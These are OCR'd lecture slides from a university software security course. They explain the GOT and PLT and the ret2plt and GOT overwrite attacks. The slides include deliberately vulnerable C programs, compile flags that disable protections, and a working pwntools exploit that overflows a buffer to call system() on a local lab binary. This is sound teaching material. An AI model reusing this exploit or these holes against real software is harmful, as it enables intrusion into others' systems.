Class 15

CSC 472 Software Security
GOT Overwrite Attack

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Review

Bypassing ASLR/NX with Ret2PLT

How to bypass ASLR/NX?

When ASLR has been enabled, we no longer can be sure where the libc will be mapped at.

However, that begs the question: how does the binary know where the address of anything is now that they are randomized?

The answer lies in something called the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**.

ASM CALL

Call's in ASM are ALWAYS to absolute address


```
0x08048588 <+85>:    call   0x80484b6 <show_time>
```

How does it work with dynamic addresses for shared libraries?

Solution:

- A "helper" at static location
- In Linux: the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**.(they work together in tandem)


Procedure Linkage Table (PLT)




How does it work?

- “call system” is actually call system@plt
- The PLT resolves system@libc at runtime
- The PLT stores system@libc in system@got


Call System() Function in libc with PLT, GOT




Call System() Function in libc with PLT, GOT




Call System() Function in libc with PLT, GOT



Lazy Binding





Bypass ASLR/NX with Ret2plt Attack

```
➜  ~ echo 2 > /proc/sys/kernel/randomize_va_space
```

Enable ASLR (Address space layout randomization)

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

Bypass ASLR/NX with Ret2plt Attack

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
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int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

```
→  ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o ret2plt ./ret2plt.c
```

PIE Position independent executable

Check PLT stub Address

```
→  ~ objdump -d ./ret2plt .plt

./ret2plt:     file format elf32-i386


Disassembly of section .init:

0804830c <_init>:
 804830c:       53                      push   %ebx
 804830d:       83 ec 08                sub    $0x8,%esp
 8048310:       e8 db 00 00 00          call   80483f0 <__x86.get_pc_thunk.bx>
 8048315:       81 c3 eb 1c 00 00       add    $0x1ceb,%ebx
 804831b:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 8048321:       85 c0                   test   %eax,%eax
 8048323:       74 05                   je     804832a <_init+0x1e>
 8048325:       e8 66 00 00 00          call   8048390 <__gmon_start__@plt>
 804832a:       83 c4 08                add    $0x8,%esp
 804832d:       5b                      pop    %ebx
 804832e:       c3                      ret

Disassembly of section .plt:

08048330 <.plt>:
 8048330:       ff 35 04 a0 04 08       pushl  0x804a004
 8048336:       ff 25 08 a0 04 08       jmp    *0x804a008
 804833c:       00 00                   add    %al,(%eax)
        ...

08048340 <read@plt>:
 8048340:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048346:       68 00 00 00 00          push   $0x0
 804834b:       e9 e0 ff ff ff          jmp    8048330 <.plt>

08048350 <printf@plt>:
 8048350:       ff 25 10 a0 04 08       jmp    *0x804a010
 8048356:       68 08 00 00 00          push   $0x8
 804835b:       e9 d0 ff ff ff          jmp    8048330 <.plt>

08048360 <puts@plt>:
 8048360:       ff 25 14 a0 04 08       jmp    *0x804a014
 8048366:       68 10 00 00 00          push   $0x10
 804836b:       e9 c0 ff ff ff          jmp    8048330 <.plt>


08048370 <system@plt>:
 8048370:       ff 25 18 a0 04 08       jmp    *0x804a018
 8048376:       68 18 00 00 00          push   $0x18
 804837b:       e9 b0 ff ff ff          jmp    8048330 <.plt>

08048380 <__libc_start_main@plt>:
 8048380:       ff 25 1c a0 04 08       jmp    *0x804a01c
 8048386:       68 20 00 00 00          push   $0x20
 804838b:       e9 a0 ff ff ff          jmp    8048330 <.plt>
```

0x08048370
For system@plt

Find Useable String as Parameter for System() function

The sheep are blue,
but you see red



```
→  ~ strings -a ./ret2plt
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
printf
read
system
__libc_start_main
GLIBC_2.0
__gmon_start__
UWVS
[^_]
date
Your name is %s
Welcome to the Matrix.
The sheep are blue, but you see red
Time is very important to us.
;*2$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
```

ed

Unix-like operating system command

ed is a line editor for the Unix operating system. It was one of the first parts of the Unix operating system that was developed, in August 1969. It remains part of the POSIX and Open Group standards for Unix-based operating systems, alongside the more sophisticated full-screen editor vi.
Wikipedia

```
printf@@GLIBC_2.0
vuln
_edata
show_time
```

Pwn Script

```
from pwn import *


system_plt = 0x08048370
ed_str = 0x8049675
def main():
    # Start the process
    p = process("./ret2plt")

    # print the pid
    raw_input(str(p.proc.pid))

    # craft the payload
    payload = "A" * 76
    payload += p32(system_plt)
    payload += p32(0x41414141)
    payload += p32(ed_str)
    payload = payload.ljust(96, "\x00")

    # send the payload
    p.send(payload)

    # pass interaction to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

```
→  ~ objdump -d ./ret2plt .plt

./ret2plt:     file format elf32-i386


Disassembly of section .init:

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```c
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#include <stdio.h>
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void show_time() {
    system("date");
    system("cal");
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    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```


Is it possible to hack the program without system() (in the .PLT)?

GOT Overwrite Attack



bypassGOT.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

struct record {
    char name[24];
    char * album;
};

int main() {
    // Print Title
    puts("This is a Jukebox");

    // Create the struct record
    struct record now_playing;
    strcpy(now_playing.name, "Simple Minds");
    now_playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now_playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Read some user data
    read(0, now_playing.name, 28);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Overwrite the album
    read(0, now_playing.album, 4);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Print the name again
    puts(now_playing.name);
}
```

bypassGOT.c

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#include <stdlib.h>
#include <stdio.h>
#include <string.h>
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    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Print the name again
    puts(now_playing.name);
}
```

The program is vulnerable in two ways:


1. It provides an information leak opportunity when the now_playing.album pointer is overwritten and the album name is printed.
2. It provides a write what where primitive when the now_playing.album pointer is overwritten and input is provided to the second prompt.

Struct.c

